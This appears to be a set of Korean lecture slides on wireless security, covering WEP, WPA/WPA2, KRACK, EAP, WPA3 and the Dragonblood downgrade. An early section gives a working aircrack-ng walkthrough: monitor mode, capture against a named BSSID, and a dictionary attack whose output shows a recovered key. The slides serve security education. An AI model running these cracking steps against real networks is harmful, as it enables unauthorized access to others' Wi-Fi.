MIC : 메시지 무결성 점검

WPA – Wi-Fi Protected Access

실습 자료 - https://cpuu.postype.com/post/55291

모니터 모드(Promiscuous Mode)

```
1 $ ifconfig wlan0 down
2 $ airmon-ng start wlan0
```

유입 패킷 확인 – WEP 와이파이명 cpuu

```
1 $ airodump-ng wlan0mon
```


특정 대상 파일로 저장

```
1 $ airodump-ng -c 13 -w WEP_TEST --bssid 00:08:9F:49:5D:44 wlan0mon
```

덤프 파일 확인

사전파일 옵션 지정

```
1 sudo aircrack-ng WPA_TEST-01.cap -w /home/pi/darkc0de.lst
```



크래킹

```
                    Aircrack-ng 1.2 rc2

[00:09:21] 44650 keys tested (333.61 k/s)

                    KEY FOUND [ 1234admin ]

Master Key     : D9 CA C5 DF F6 EF BA 04 9F 46 B7 0A 4A F2 3F A6
                 8E C7 F2 E5 59 87 11 AB 86 B7 EE 7D 13 1C 50 1C

Transient Key  : 7B 55 0F 86 C6 C4 A9 9D 7E FD A2 27 2C FF 71 74
                 94 DB B8 28 BB A2 79 3C 6C 8C 4A 2D 5A 63 F7 D4
                 7E 32 A3 FE FF C1 1E 66 5E A9 03 FA A8 2F C4 CE
                 57 C8 59 93 3C C7 B9 FD 2F 79 C9 F8 F9 2E 3F 78

EAPOL HMAC     : 6B 92 A6 0F 5E 21 5D 1D 71 B7 21 5A 48 83 AB 33
```

WPA/WPA2

WPA/WPA2-PSK 취약점 – KRACK (2017)


PTK : 암호화를 위한 임시 키
GTK : 그룹을 위한 암호화 임시 키

PTK의 Nonce 값 재설정

- 키는 한 번만 설치, 사용해야 보안 보장
- 해당 행위를 반복하여 과거에 이미 사용된 nonce 값과 동일한 암호화 키가 사용
- 키 스트림 재 사용(취약점)을 유도

WPA/WPA2


WPA/WPA2-기업(Enterprise) 인증 방식 : IEEE 802.1x/EAP



EAP(Extensible Authentication Protocol)
- 다양한 인증 방법을 전송하는 역할

EAP를 제공하는 인증 서버(RADIUS)로 클라이언트 확인

WPA3




WPA3 특징 & 암호화

주요 특징

1) SAE(Simultaneous Authentication of Equals)
   - PSK(Pre-Shared Key) 대체
   - Password 기반 인증, 키 교환 매커니즘
2) MFP(Management Frame Protection)
   - 무차별 대입 공격 방지
2) Transition mode (WPA2 호환)

주요 형식

1) WPA3 Personal Mode
2) WPA3 Enterprise Mode
3) Wi-Fi Enhanced Open Mode
   - 개별 클라이언트 보호



DRAGONBLOOD

WPA3를 다운그레이드 시켜 WPA2의 4way handshake 실행시킴

➔ WPA2의 취약점

감사합니다